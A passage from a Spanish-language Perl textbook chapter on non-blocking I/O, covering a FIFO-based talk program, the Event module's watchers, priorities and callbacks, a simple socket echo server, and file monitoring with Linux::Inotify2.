El usuario receptor (`user2`), siguiendo las instrucciones recibidas, ejecuta el programa usando como argumento el PID del proceso `user1` y el directorio temporal los cuales permiten identificar los FIFOs.

El Orden de Apertura

El segundo usuario lee desde `"/tmpdir/exp1.$pid"` y escribe en `"/tmpdir/exp0.$pid"` mientras que `user1` lo hace a la inversa.

El orden en que se abren los ficheros es importante ya que `open` puede atascarse. Si abrimos un pipe para lectura `O_RDONLY` el open se bloquea hasta que otro proceso abre el FIFO para escritura (a menos que se especificara `O_NONBLOCK` en la apertura con `sysopen`, en cuyo caso la apertura podrá realizarse con éxito). Así pues, si en uno de los procesos se abre primero el de lectura en el otro debe abrirse primero el de escritura. De manera análoga, si abrimos un pipe para escritura (`O_WRONLY`) la apertura se bloqueará hasta que el otro proceso abra el FIFO para lectura.

```
 93  sub user2 {
 94    my $pid = shift;
 95
 96    my $tmpdir = shift @ARGV || die "directory wasn't specified\n";
 97
 98    $outf="$tmpdir/exp0.$pid";
 99    open OUT,">$outf" or die "$pgm: write pipe open failed: $!\n";
100    OUT->autoflush(1);
101
102    $inf="$tmpdir/exp1.$pid";
103    open IN,$inf or die "$pgm: read pipe open failed: $!\n";
104    IN->autoflush(1);
105    IN->blocking(0);
106
107    &dialog();
108  }
```

El Diálogo

El diálogo (`sub dialog`) hace uso de comunicaciones sin buffer (`sysread` , `syswrite` , sección 1.7) y sin bloqueo. Mediante el método `blocking` hemos desactivado el bloqueo en las lecturas de `STDIN` (llamadas a `STDIN->blocking(0)` y a `IN->blocking(0)`). El módulo `IO::Select` nos provee de los mecanismos para saber que manejadores estan listos para una operación de entrada salida. Al añadir los manejadores de entrada mediante `$s->add(\*STDIN)` y `$s->add(\*IN)` indicamos al selector el conjunto de manejadores que deberá consultar. En la línea (`my @read_from = $s->can_read()`) obtenemos la lista de manejadores que estan preparados para una operación de lectura. A continuación procedemos a leer de cada uno de los que estan preparados.

```
28  sub dialog {
29    my $s = IO::Select->new();
30    $s->add(\*STDIN);
31    $s->add(\*IN);
32
33    FOREVER: {
34      my @read_from = $s->can_read();
35      foreach my $file (@read_from) {
36        if ($file == \*STDIN) {
37          my $bytes = sysread(STDIN, $_, 1024);
38          if (defined($bytes) and ($bytes == 0)) {
39            close(OUT);
40            unlink $inf,$outf;
41            exit 0;
42          }
43          syswrite(OUT,"* $_") if $bytes;
44        }
45        if ($file == \*IN) {
46          my $bytes = sysread(IN, $_, 1024);
47          if (defined($bytes) and ($bytes == 0)) {
48            close(OUT);
49            unlink $inf,$outf;
50            exit 0;
51          }
52          syswrite(STDOUT, $_);
53        }
54      }
55      redo FOREVER;
56    }
57  }
```

Lectura sin Bloqueo

Cuando el manejador esta siendo usado sin bloqueo, la función `sysread` devuelve `undef` si no hay entrada disponible. En tal caso la variable `$!` contiene el código de error `EWOULDBLOCK` (definida en el módulo `POSIX`). Esta situación no debe confundirse con la devolución de un cero, la cual indica la presencia del final de fichero.

En mas detalle, hay varias posibilidades cuando se llama a `sysread` con un manejador sin bloqueo:

1. Se solicitaron N caracteres y se obtuvieron N. En ese caso `sysread` llena el buffer y devuelve N.

2. Se solicitaron N caracteres y se obtuvieron $r < N$. En ese caso `sysread` llena el buffer y devuelve r.

3. Se solicitaron N caracteres y no hay nada disponible. En ese caso `sysread` devuelve `undef` y pone `$!` a `EWOULDBLOCK`.

4. Al alcanzar el final de fichero `sysread` devuelve 0.

5. En cualquier otro caso `sysread` devuelve `undef` y pone `$!` al código de error apropiado.

Código Típico de una Lectura sin Buffers ni Bloqueo

El código típico de una lectura sin buffers ni bloqueo suele tener este aspecto:

```
my $r = sysread(R, $data, $bytes);
if (defined $r) {
  if ($r > 0) {
    Lectura con éxito ...
  }
  else {
    close(R);
    ... código a ejecutar si EOF
  }
}
elsif ($! == EWOULDBLOCK) {
  # Nada en la entrada. Decidir que se hace.
}
else {
  die "Error en sysread: $!";
}
```

Escrituras Sin Bloqueo

El manejo de *escrituras sin bloqueo* es similar. El retorno de un valor `undef` señala la imposibilidad de escribir. Si la escritura sólo se ha podido hacer parcialmente es responsabilidad del programador intentarlo posteriormente.

Ejercicio 5.1.1. *Las escrituras en el ejemplo anterior ¿Se están haciendo con bloqueo?*

5.1.6. Práctica: Generalizaciones del Talk

El programa anterior usa los canales "en abierto" comprometiendo la seguridad de la conversación. Pruebe a que un tercer usuario escriba en el canal usando el comando adecuado. Proponga modificaciones que hagan mas segura la comunicación.

Generalice la aplicación para que incorpore a mas de dos usarios.

5.2. El Módulo `Event`

El módulo Event proporciona un bucle de planificación. El modelo se basa en

- La existencia de eventos. Los eventos tienen tipos específicos: señales, entrada/salida, relojes, variables que cambian, etc. Incluso hay un tipo de evento *idle* que reconoce cuando el programa esta ocioso. También hay eventos que estan formados por grupos de eventos

- Objetos que vigilan esos eventos (*watchers*). Los objetos watcher tienen un tipo asociado con el tipo de evento que vigilan.

- Cada evento tiene un manejador (*handler* o *callback*), código que dice que hacer cuando ocurre el evento

- El bucle de planificación
- Cuando se reconoce la presencia de un evento, el vigilante (watcher) produce un nuevo objeto del tipo adecuado (por ejemplo, `Event:Event::Io`) y lo almacena en una cola.
- Este objeto representa una petición y contiene información sobre el evento detectado, sobre el manejador que hay que llamar y sobre el watcher que lo detectó.
- De este modo el vigilante termina con su parte del manejo de este evento y esta en condiciones de seguir vigilando.
- El objeto `Event:Event::Io` generado permanece en la cola hasta que es procesado por el bucle de manejadores. El bucle llama entonces a la función de manejo referenciada por el objeto.
- Después que la petición ha sido satisfecha el bucle destruye el objeto petición

Obsérvese que puede suceder que en determinado instante haya en la cola diversos objetos petición que hayan sido generados por el mismo vigilante.

Los vigilantes tienen un método `pending` que provee la lista de sus peticiones pendientes

```
@pending_orders = $watcher->pending;
print $watcher->desc,": ",scalar(@pending_orders)," tasks\n";
```

Véase También

- Véase el texto Event driven programming in Perl using the Event module escrito por Jochen Stenzel.
- La lista de distribución perl-loop

5.2.1. La Vida de un Vigilante

Estados de un Watcher

Durante su vida un vigilante esta en uno de varios estados que determinan su conducta. Las transiciones entre estados pueden ser solicitadas explícitamente mediante llamadas a métodos del objeto o implicitamente debido a la consecución de ciertas precondiciones.

Definición 5.2.1. *El estado de un vigilante refleja a la vez su actividad y su registro. La actividad determina si el vigilante detecta la aparición de eventos. Estar registrado significa que el* bucle *sabe de la existencia del vigilante de modo que el vigilante pueda añadir peticiones a la cola*

- ABSENT: Es el estado inicial. El vigilante no ha sido construido (o fué destruido)
- ACTIVE: El vigilante ha sido registrado y activo: detecta eventos y genera peticiones para la cola
- INACTIVE: El vigilante ignora la ocurrencia de eventos. No genera peticiones pero continúa registrado. El resto de su configuración permanece inalterada. Es posible comprobar si un vigilante está activo llamando al método `is_active` .
- CANCELLED: El vigilante no es ya capaz de reconocer eventos ni generar peticiones. No está inactivo ni registrado. No puede retornar a ninguno de los estados ACTIVE o INACTIVE. Un vigilante en este estado no puede ser reactivado. Su configuracion permanece inalterada pero no puede ser modificada. Cualquier intento de modificarla produce una excepción. Hay un método `is_cancelled` que permtie comprobar si un vigilante esta en este estado. Est estado es el estado final de un estado justo antes de su destrucción. si el vigilante no es inmediatamente destruido será por la presencia de referencias externas al mismo quizá en una petición aún no manejada o quizá en nuestros datos, si hemos almacenado allí referencias a los vigilantes.

Cambios Implícitos

En general un watcher sólo puede estar en estado ACTIVE si sus atributos son suficientes: tan pronto como esta condición se incumple un vigilante en estado ACTIVE pasa al estado INACTIVE. Por ejemplo, un vigilante sin callback no podrá generar peticiones y no podrá estar ACTIVE.

Se consideran suficientes:

Tipo	**Precondiciones**
todos	callback definida
io	Un manejador en `fd` o un timeout
timer	Un timeout. Las llamadas repetidas son solo posibles si `interval` es válido
signal	Una señal válida
idle	-
var	Los atributos `poll` y `var` deben estar definidos salvo para variables read-only como es el caso de `$1`
group	Al menos un vigilante en el grupo

El siguiente ejemplo ilustra estas transiciones implícitas:

```
pp2@nereida:~/src/perl/Event$ cat -n implicitchange.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4  use Event;
 5
 6  my $w = Event->io(timeout => 1, cb => sub { print "Working\n"} );  # started
 7  print "Watcher started\n" if $w->is_active;
 8  $w->timeout(undef);               # stopped implicitly
 9  print "Watcher stopped\n" unless $w->is_active;
10  $w->timeout(1);                   # still stopped
11  print "Watcher still stopped\n" unless $w->is_active;
12  $w->start;                        # restarted
13  print "Watcher restarted\n" if $w->is_active;
```

Al ejecutar este programa obtenemos la salida:

```
pp2@nereida:~/src/perl/Event$ implicitchange.pl
Watcher started
Watcher stopped
Watcher still stopped
Watcher restarted
```

La ausencia de algunos de estos atributos requeridos provoca la aparición de mensajes de advertencia o la negativa del sistema a cambiar los valores:

```
p2@nereida:~/src/perl/Event$ perl -wde 0
main::(-e:1):   0
  DB<1> use Event
  DB<2> $w = Event->signal(signal => 'INT')
Event: can't start '?? perl5db.pl:628]:2' without callback at (eval 8)[/usr/share/perl/5.8/per
  DB<3> $w = Event->signal(signal => 'INT', cb => sub {})
  DB<4> print "Watcher started\n" if $w->is_active
Watcher started
  DB<5> $w->signal('FUN')
Signal 'FUN' cannot be caught at /usr/share/perl/5.8/perl5db.pl line 628
  DB<6> print "Watcher activated\n" if $w->is_active
Watcher activated
  DB<9> p $w->signal
INT
```

Vigilantes sin Nada que Hacer

Otro cambio implícito se produce cuando un vigilante que no se repite y que no es explícitamente cancelado entra en un estado INACTIVE después de la ejecución de su manejador. Recuerde que un vigilante en estado INACTIVE consume memoria.

Sigue un ejemplo:

```
pp2@nereida:~/src/perl/Event$ cat -n active2inactive.pl
     1  #!/usr/bin/perl
     2  use warnings;
     3  use strict;
     4  use Event;
     5
     6  my $i = 0;
     7
     8  Event->timer(
     9    interval => 0.1,
    10    repeat   => 1, # TRUE
    11    cb       => sub {
    12      my @watchers = Event::all_watchers;
    13      warn "there are ",scalar(@watchers)," watchers now\n";
    14
    15      Event->timer(
    16        at => time,
    17        cb => sub { $i++; warn "$i. One shot callback!\n" },
    18      ),
    19    },
    20  );
    21
    22  Event::loop;
```

Al ejecutar el programa obtenemos la salida:

```
pp2@nereida:~/src/perl/Event$ active2inactive.pl
there are 1 watchers now
1. One shot callback!
there are 2 watchers now
2. One shot callback!
there are 3 watchers now
3. One shot callback!
there are 4 watchers now
4. One shot callback!
there are 5 watchers now
5. One shot callback!
there are 6 watchers now
6. One shot callback!
there are 7 watchers now
7. One shot callback!
there are 8 watchers now
8. One shot callback!
there are 9 watchers now
9. One shot callback!
there are 10 watchers now
10. One shot callback!
there are 11 watchers now
```

```
11. One shot callback!
there are 12 watchers now
12. One shot callback!
...
```

Métodos para Cambiar de Estado

- `$w->start`:

  Activa el watcher. Los constructores siempre invocan `start` a menos que se haya especificado la opción `parked => 1`. Si existieran eventos de su interés antes de su arranque, serán visibles al watcher.

- `$w->stop`:

  Podemos desactivar un watcher llamando al metodo `stop` . Ello no afecta a las peticiones de este watcher que ya estuvieran en la cola.

- `$w->again`:

  Reactiva un watcher desactivado

- `$w->cancel`:

  Cancela un watcher. Se da de baja al watcher del bucle. Todas las referencias internas (de Event) al bucle son eliminadas. Si el watcher sobrevive será porque hay referencias externas

5.2.2. Prioridades

En caso de que varios eventos ocurran simultáneamente la prioridad indica el orden en que serán manejados. Event provee ocho niveles de prioridad:

Nivel	Descripción	Por defecto
-1	manejo inmediato (*asynchonous*)	
0	Prioridad ordinaria mas alta	
1		
2	disponible via la constante `PRIO_HIGH`	signal
3		
4	disponible via la constante `PRIO_NORMAL`	idle, io, timer,var
5		
6	prioridad mas baja	

En un constructor la prioridad se puede establecer mediante tres atributos:

- El atributo `prio` establece una prioridad explícita
- `nice` la determina mediante un desplazamiento del valor por defecto
- `async` establece un valor de -1

Para modificar la prioridad en tiempo de ejecución se usa el método `prio` .

Recuerde que a la hora de establecer prioridades no es sólo importante considerar la urgencia de los eventos sino también garantizar que todo vigilante tiene una probabilidad no nula de que sus eventos sean manejados. De otro modo los eventos importantes y muy frecuentes pueden llegar a bloquear a los vigilantes con menos prioridad (apareciendo el fenómeno conocido como *inanición* o *starvation*).

5.2.3. Gestión de los Objetos Watchers

Constructores de Vigilantes y Ámbito

Lo habitual cuando se llama a un constructor es guardar el objeto retornado por el constructor en una variable:

```
{
  my $w = Event->signal( signal => 'INT', cb => sub { warn $_[0]->hits,"\n"; });
}
```

Cuando se usa Event es habitual ver código - como en el siguiente ejemplo - en el que no se almacena el objeto retornado:

```
 1 use strict;
 2 use warnings;
 3
 4 use Event;
 5 Event->signal(
 6   signal => 'INT',
 7   cb => sub {
 8     warn "Detected ",$_[0]->hits," SIGINT events\n";
 9     warn "Sleeping now\n";
10
11     Event::sleep(10);
12     warn "Slept.\n";
13   }
14 );
15
16 Event::loop;
```

`sleep` y `Event::sleep`

En general un callback se ejecuta en exclusiva. Existe una excepción a la regla: Si una señal llega mientras el callback esta ejecutando `sleep` o `select` para esperar, el callback se verá interrumpido por la señal. Si se quiere un `sleep` no interrumpible deberemos usar `Event::sleep` . Observe la siguiente variante del progframa anterior:

```
pp2@nereida:~/src/perl/Event$ cat -n sleepsignalwatcher.pl
 1  use strict;
 2  use warnings;
 3
 4  use Event;
 5
 6  my $count = 0;
 7  Event->signal(
 8    signal => 'INT',
 9    cb => sub {
10      warn "Detected ",$_[0]->hits," SIGINT events\n";
11      $count += $_[0]->hits;
12      warn "Sleeping now\n";
13
14      sleep(10);
15
16      Event::unloop if $count > 5;
17      warn "Slept.\n";
18    }
```

```
19  );
20
21  Event::loop;
```

Cuando se ejecutan los códigos anteriores se producen salidas como estas:

Con `Event::sleep`	Con `sleep`

`pp2@nereida:~/src/perl/Event$ perl signalwatcher2.pl`
`Detected 1 SIGINT events`
`Sleeping now`
`Slept.`
`Detected 17 SIGINT events`
`Sleeping now`
`Slept.`
	`pp2@nereida:~/src/perl/Event$ perl sleepsignalw`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`Detected 1 SIGINT events`
	`Sleeping now`
	`Slept.`
	`pp2@nereida:~/src/perl/Event$`

Accediendo a Vigilantes Anónimos desde un Callback

La gestión que hace Event de los watchers resulta en un aumento del contador de referencias de manera que el objeto watcher no es destruido al finalizar el ámbito:

```
{
  Event->signal( signal => 'INT', cb => sub { warn $_[0]->hits,"\n"; });
}
```

El nuevo vigilante permanece después de abandonado el ámbito léxico. ¿Cómo accederlo entonces?. La respuesta es que se dispone de los siguientes métodos de la clase `Event` para obtener los watchers:

`all_watchers`	Lista de los watchers registrados
`all_running`	Lista de los watchers con callbacks en ejecución
`all_idle`	Lista de los watchers ociosos, listos para ser servidos pero retrasados por eve priorizados

Además el objeto evento pasado al callback dispone de un método `w` que permite acceder al watcher que le detectó. Así pues una construcción típica en `Event` es:

```
sub callback {
  my $event = shift;

  my $watcher = $event->w;
```

```
  ...

}
```

5.2.4. Los Objetos `Event::Event`

El objeto `Event::Event` pasado al callback/manejador almacena información similar a la de los objetos watcher, pero a diferencia de estos sus atributos no pueden ser modificados.

Aunque la mayoría de los objetos evento pertenecen a la clase `Event::Event` algunos pertencen a una subclase:

```
pp2@nereida:~/src/perl/Event$ perl -wde 0
main::(-e:1):   0
  DB<1> use Event
  DB<2> Event->io(fd => \*STDIN, cb => sub { print ref($_[0])."\n"; Event::unloop })
  DB<3> Event::loop
hola
Event::Event::Io
  DB<4> hola
  DB<5> Event->timer(at => time()+1, cb => sub { print ref($_[0])."\n"; Event::unloop })
  DB<6> Event::loop
Event::Event
  DB<7> Event->idle(cb => sub { print ref($_[0])."\n"; Event::unloop })
  DB<8> Event::loop
Event::Event
```

Atributos de un `Event::Event`

- `$event->w`:

  El vigilante que detectó este objeto. Una construcción típica de un callback en `Event` es:

  ```
  sub callback {
    my $event = shift;

    my $watcher = $event->w;
    ...

  }
  ```

- `$event->got`:

  Disponible si el vigilante tiene el atributo `poll`. Describe el evento en *formato poll*. El formato poll usa una de las letras `rwet` para indicar lectura, escritura, excepción o timeout. También es posible usar una de las constantes disponibles via

  ```
  use Event::Watcher qw{R W E T};
  ```

  Estos dos ejemplos indican que el vigilante esta interesado en la lectura:

  ```
  $w->poll($w->poll.'r');
  $w->poll($w->poll | R);
  ```

  Véase el siguiente ejemplo:

```
pp2@nereida:~/src/perl/Event/demo$ cat -n ./echo.pl
 1  #!/usr/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  $| = 1;
 6  use Event qw(time);
 7
 8  print "This demo echoes whatever you type.  If you don't type anything
 9  for as long as 2.5 seconds then it will complain.  Enter an empty line
10  to exit.
11
12  ";
13
14  my $recent = time;
15  Event->io(fd      => \*STDIN,
16    timeout => 2.5,
17    poll    => "rte",
18    repeat  => 1,
19    cb      => sub {
20        my $e = shift;
21        my $got = $e->got;
22
23        print scalar(localtime), " ";
24        if ($got eq "r") {
25            my $buf;
26            sysread(STDIN, $buf, 80);
27            chop $buf;
28            my $len = length($buf);
29            Event::unloop if !$len;
30            print "read[$len]:$buf:\n";
31            $recent = time;
32        } elsif ($got eq "t") {
33            warn "Got: $got. Nothing for ".(time - $recent)." seconds\n";
34        }
35        elsif ($got eq 'e') {
36            warn "got: $got. Exception raised!\n";
37            exit;
38        }
39    }
40  );
41
42  Event::loop();
```

Al ejecutar obtenemos:

```
pp2@nereida:~/src/perl/Event/demo$ ./echo.pl
This demo echoes whatever you type.  If you don't type anything
for as long as 2.5 seconds then it will complain.  Enter an empty line
to exit.

Mon Apr 28 10:05:57 2008 Got: t. Nothing for 2.50072288513184 seconds
Mon Apr 28 10:05:59 2008 Got: t. Nothing for 5.00051188468933 seconds
Hola!Mon Apr 28 10:06:02 2008 Got: t. Nothing for 7.50045204162598 seconds
```

```
Mon Apr 28 10:06:02 2008 read[5]:Hola!:

Mon Apr 28 10:06:04 2008 read[0]::
```

- `$event->hits`:

  Cuando las señales llegan en rápida sucesión pueden ser agrupadas en un único evento. El número de señales agrupadas se puede consultar en este atributo.

- `$event->prio`:

  La prioridad del vigilante en el momento de generación del evento. Cuidado: la prioridad del vigilante puede haber cambiado desde que este evento fué generado

Desde el Suceso Hasta el Manejo

El objeto `Event::Event` congela el estado del evento en el momento de entrar en la cola. El vigilante continúa trabajando y otras partes del programa pueden haberlo modificado desde el momento en que el evento entró en la cola hasta el momento en el que se ejecuta el callback/manejador (que puede ser un tiempo no despreciable). Incluso podría ocurrir que el watcher haya sido cancelado en cuyo caso cualquier intento de modificarlo provocaría una excepción. Por ello es conveniente comprobar el estado del watcher antes de modificarlo (dentro de un callback):

```
sub callback {
  my $event = shift;
  my $w = $event->w;

  ...
  $w->prio($w->prio-1) unless $w->is_cancelled;
  ...
}
```

Las Callbacks Deben Retornar Rápidamente

Recuerde que hay un único proceso para el reconocimiento y manejo de eventos. Mientras una callback esta ejecutándose el bucle, los vigilantes y los restantes manejadores permanecen bloqueados. Por ello es necesario que una callback retorne con rapidez. Si no es el caso siempre es posible:

- Crear un nuevo proceso
- Crear un nuevo hilo
- Descomponer la tarea en subtareas que sean realizadas fragmentariamente
- Se puede forzar el reconocimiento y manejo de eventos llamando al método `sweep` de la clase `Event`.

  ```
  Event->sweep
  Event->sweep($max_prio)
  ```

  Este método encola todos los eventos pendientes (con prioridad `$w->prio < $max_prio`. La menor prioridad es 0) y los procesa. Por defecto los eventos `idle` no son procesados. Aunque `sweep` ignora los eventos `idle`, no ignora los vigilantes `idle`. Si se quiere que ignore a estos también se debe poner el atributo `max` de éstos a `undef` o bien llamar a su método `stop`.

5.2.5. Vigilando Relojes y la Entrada

El siguiente ejemplo resume el modo de uso:

```
pp2@nereida:~/src/perl/Event$ cat -n agenda.pl
 1  #!/usr/local/bin/perl
 2  use warnings;
 3  use strict;
 4
 5  use Event qw(loop unloop);
 6  use DateTime;
 7
 8  Event->io(fd => \*STDIN, poll => 'r', cb => \&io);
 9
10  loop;
11
12  sub io {
13    my $cmd = <STDIN>;
14    chomp $cmd;
15    return unless $cmd;
16
17    if (uc($cmd) eq 'Q') {
18      unloop;
19      return
20    }
21
22    unless ($cmd =~ /^(\d+)\s+(.+)/) {
23      warn"Error: Wrong format in <$cmd>\n" ;
24      return
25    }
26    my ($period, $msg) = ($1, $2);
27
28    my $at = time()+$period;
29    Event->timer(
30      prio => 2,
31      at   => $at,
32      cb   => sub {
33                warn "\nAlarm:\a $msg\n";
34                $_[0]->w->cancel;
35              },
36      repeat => 0,
37    );
38
39    my $dt = DateTime->from_epoch( epoch => $at, time_zone   => 'UTC' );
40    warn "Alarm scheduled for $msg at $dt.\n";
41
42  }
```

5.2.6. Vigilando Sockets: Un Servidor Simple

El Programa

```
pp2@nereida:~/src/perl/Event/server$ cat -n server.pl
  1  #!/usr/bin/perl -w
  2  use strict;
```

```
 3  use Event qw(loop unloop);
 4  use IO::Socket;
 5
 6  my $channels;
 7
 8  # make socket
 9  my $socket = IO::Socket::INET->new(Listen => 5, LocalPort => 8080, Reuse => 1);
10  die "[Fatal] Cannot build initial socket.\n" unless $socket;
11
12  # install an initial watcher
13  Event->io(
14    fd => $socket,
15    cb => sub {
16      my $channel=++$channels;
17
18      my $client = $socket->accept;
19
20      warn "[Error] Cannot connect to new client.\n" and return unless $client;
21      $client->autoflush;
22
23      Event->io(
24        fd => $client,
25        cb => sub {
26          warn "[Server] Talking on channel $channel.\n";
27
28          my $handle = $_[0]->w->fd;
29          my $line=<$handle>;
30
31          $handle->print("[Channel $channel] $line");
32          warn "Received from $channel: $line";
33
34          if ($line=~/^quit\r?$/i) {
35            $_[0]->w->cancel;
36            warn "[Server] Closed channel $channel.\n";
37          }
38        },
39      );
40
41      $client->print("Welcome, this is channel $channel.\n");
42
43      warn "[Server] Opened new channel $channel.\n";
44    },
45  );
46
47  print "Server process: $$\n";
48  loop;
```

Ejecución

Servidor

```
pp2@nereida:~/src/perl/Event/server$ server.pl
Server process: 8461
[Server] Opened new channel 1.
[Server] Talking on channel 1.
Received from 1: Hola, aqui un cliente
[Server] Opened new channel 2.
[Server] Talking on channel 2.
Received from 2: Soy el cliente lento
[Server] Talking on channel 2.
Received from 2: quit
[Server] Closed channel 2.
[Server] Talking on channel 1.
Received from 1: quit
[Server] Closed channel 1.
Terminado (killed)
```

Primer Cliente

```
pp2@nereida:/tmp/Continuity-0.991/eg$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome, this is channel 1.
Hola, aqui un cliente
[Channel 1] Hola, aqui un cliente
quit
[Channel 1] quit
Connection closed by foreign host.
pp2@nereida:/tmp/Continuity-0.991/eg$ kill -9 8461
pp2@nereida:/tmp/Continuity-0.991/eg$
```

Segundo Cliente

```
pp2@nereida:/tmp$ telnet localhost 8080
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome, this is channel 2.
Soy el cliente lento
[Channel 2] Soy el cliente lento
quit
[Channel 2] quit
Connection closed by foreign host.
pp2@nereida:/tmp$
```

Véase También

Para saber mas sobre sockets y el módulo IO::Socket véase la sección 13.5.

5.2.7. Vigilando Ficheros

El Programa

```
pp2@nereida:~/src/perl/Event$ cat -n  watchfile.pl
 1  use warnings;
 2  use strict;
 3  use Event;
 4  use IO::File;
 5
 6  my ($c, $file) = (0, "tailtest.tmp");
 7
 8  my $IN;
 9
10  open($IN, "> $file");
11  open($IN, $file);
12  my $oldsize = -s $IN;
13
14  Event->timer(
15    interval => 1,
16    cb => sub {
17      print "Writing new line ".++$c,"\n";
18
19      my $OUT;
20      open($OUT, ">> $file");
21      $OUT->autoflush(1);
22      print $OUT "$c\n";
23      close($OUT);
24    }
25  );
26
27  Event->io(
28    fd => $IN,
29    prio => 0,
30    cb => sub {
31      return if -s $IN == $oldsize;
32
33      print "New line detected: ",scalar(<$IN>),"\n";
34      $oldsize = -s $IN;
35    }
36  );
37
38  Event::loop;
```

Ejecución

```
pp2@nereida:~/src/perl/Event$ perl watchfile.pl
Writing new line 1
New line detected: 1

Writing new line 2
New line detected: 2

Writing new line 3
```

```
New line detected: 3

Writing new line 4
New line detected: 4
^C
```

5.2.8. Vigilando Manejadores de Fichero: Linux::Inotify2

Ejemplo Simple

```
pp2@nereida:~/src/perl/Event/select$ cat -n inotify2.pl
  1  #!/usr/bin/perl -w
  2  use strict;
  3  use Linux::Inotify2;
  4
  5  my $inotify = new Linux::Inotify2;
  6
  7  $inotify->watch ("/etc/passwd", IN_ACCESS | IN_MODIFY, sub {
  8     my $e = shift;
  9     printf "events for <%s> received: %s\n", $e->fullname, $e->mask;
 10     print "$e->{w}{name} was accessed\n" if $e->IN_ACCESS;
 11     print "$e->{w}{name} was modified\n" if $e->IN_MODIFY;
 12     print "$e->{w}{name} is no longer mounted\n" if $e->IN_UNMOUNT;
 13     print "events for $e->{w}{name} have been lost\n" if $e->IN_Q_OVERFLOW;
 14
 15     $e->w->cancel;
 16  });
 17
 18  $inotify->poll;
```

El Método `watch`

El método `watch` tiene la sintáxis:

```
$watch = $inotify->watch ($name, $mask[, $cb])
```

Añade un nuevo vigilante al notificador. El vigilante creará eventos de las clases especificadas en `$mask` para el camino especificado en `$name`. El argumento `$cb` es una referencia al manejador. Al manejador se le pasará un objeto `Linux::Inotify2::Event` .

Las máscara puede formarse a partir de ciertas constantes predefinidas. He aqui algunas:

```
IN_ACCESS           objeto accedido
IN_MODIFY           objeto modificado
IN_ATTRIB           ha cambiado 'metadata' del objeto

IN_OPEN             objeto ha sido abierto
IN_MOVED_FROM       Se ha movido fichero desde este objeto (directorio)
IN_MOVED_TO         Se ha movido fichero a este objeto (directorio)
IN_CREATE           fichero creado en este objeto (directorio)
IN_DELETE           fichero suprimido en este objeto (directorio)
IN_DELETE_SELF      objeto suprimido
IN_MOVE_SELF        objeto movido
IN_ALL_EVENTS       todos los anteriores
```

En esta lista,

- 'fichero' se refiere a cualquier objeto del sistema de archivos en el objeto vigilado (siempre un directorio): ficheros, directorios, enlaces simbólicos, nodos de dispositivo, etc.
- 'objeto' se refiere al objeto `Linux::Inotify2::Watch` que vigila

Métodos de los Vigilantes

Los vigilantes disponen de los siguientes métodos:

- `$watch->name` El nombre del "watch". Para los directorios es el nombre de la entrada sin los prefijos del camino
- `$watch->mask` Máscara especificada para el "watch"
- `$watch->cb ([new callback])`
- `$watch->cancel`

  Cancela/suprime el watch. Los eventos futuros, incluso si fueran insertados en la cola, seránm descartados.
- `$watch->fullname` Nombre completo del objeto.

El Método `poll`

La llamada `$count = $inotify->poll` lee eventos producidos por el kernel y los maneja. Si el fichero esta en modo 'blocking' el método esperará por al menos un evento. Si no esta en modo 'blocking' y no hay eventos que pueda leer retornará inmediatamente. Retorna el número de eventos que han sido manejados.

Los Objetos `Linux::Inotify2::Event`

Los objetos `Linux::Inotify2::Event` describen a los eventos. Son pasados como primer argumento al callback del vigilante. Entre otros, disponen de los siguientes métodos:

- `$event->w` El vigilante
- `$event->name` El camino del objeto, relativo al nombre del vigilante
- `$event->mask` La máscara del evento recibido. Además de los eventos desritos para el vigilante, tanmbién están disponibles:

```
IN_ISDIR            es un directorio
IN_Q_OVERFLOW       cola desbordada
```

- `$event->IN_xxx` Cierto si el evento casa con la máscara

Terminal 2

```
pp2@nereida:~/src/perl/Event/select$ cat /etc/passwd
```

Terminal 1 (ejecución)

```
pp2@nereida:~/src/perl/Event/select$ ./inotify2.pl
events for </etc/passwd> received: 1
/etc/passwd was accessed
```

Ejemplo con `Event`

```
pp2@nereida:~/src/perl/Event/select$ cat -n watchfile.pl
 1  #!/usr/bin/perl -w
 2  use strict;
 3  use Event;
 4  use Linux::Inotify2;
 5
 6  my $inotify = Linux::Inotify2->new;
 7
 8  Event->io (fd => $inotify->fileno, poll => 'r', cb => sub { $inotify->poll });
 9
10  $inotify->watch ("/tmp", IN_ALL_EVENTS, sub {
11     my $e = shift;
12     printf "events for <%s>:%d received: %x\n", $e->fullname, $e->cookie, $e->mask;
13     print "$e->{w}{name} was accessed\n" if $e->IN_ACCESS;
14     print "$e->{w}{name} was modified\n" if $e->IN_MODIFY;
15     print "$e->{w}{name} is no longer mounted\n" if $e->IN_UNMOUNT;
16     print "events for $e->{w}{name} have been lost\n" if $e->IN_Q_OVERFLOW;
17  });
18
19  Event::loop;
```

La llamada a `$inotify->fileno` retorna el `fileno` para el objeto `Linux::Inotify2` . Es responsabilidad del programador que el método `poll` haya sido llamado cuando este fichero esté listo para lectura.

```
pp2@nereida:~/src/perl/Event/select$ ./watchfile.pl
events for </tmp/tailtest.tmp>:0 received: 100
events for </tmp/tailtest.tmp>:0 received: 20
events for </tmp/tailtest.tmp>:0 received: 4
events for </tmp/tailtest.tmp>:0 received: 8
events for </tmp/tailtest.tmp>:0 received: 20
events for </tmp/tailtest.tmp>:0 received: 2
/tmp was modified
events for </tmp/tailtest.tmp>:0 received: 8
events for </tmp/v722626>:0 received: 40000020
events for </tmp/v722626>:0 received: 40000010
events for </tmp/v722626>:0 received: 40000200
^C
```

```
pp2@nereida:~/src/perl/Event/select$ touch /tmp/tailtest.tmp
pp2@nereida:~/src/perl/Event/select$ echo "Hola" >> /tmp/tailtest.tmp
pp2@nereida:~/src/perl/Event/select$
```

5.2.9. Vigilando Los Tiempos Ociosos

Un vigilante de tipo `idle` detecta cuando el sistema esta ocioso, esto es: cuando no hay eventos pendientes. Permite dos atributos adicionales `min => $seconds` y `max => $seconds`.

- Si el vigilante nunca detecta que el sistema este ocioso generará al menos un evento cada `max` segundos

- Cuando `Event` esta ocioso los eventos no serán generados con mayor frecuencia que `min` segundos
